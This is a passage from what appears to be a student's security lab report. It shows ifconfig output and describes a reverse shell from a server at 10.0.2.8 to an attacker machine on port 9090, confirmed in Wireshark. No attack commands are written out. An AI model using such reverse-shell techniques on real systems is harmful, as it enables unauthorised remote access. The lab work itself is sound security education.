
lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:409 errors:0 dropped:0 overruns:0 frame:0
             TX packets:409 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:39726 (39.7 KB) TX bytes:39726 (39.7 KB)

[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

In the above screenshot we can see that in the attacker machine a connection from 10.0.2.8 on port 9090 has been accepted. We can also see that on running ifconfig on attacker machine the ip address of the server machine(10.0.2.8) is present, which indicates that the reverse shell has been established.



Above is the screenshot of the wireshark of the attacker machine during the establishment of the reverse shell.



In the above screenshot we can see the port number of the sever machine in the wireshark of the attacker machine.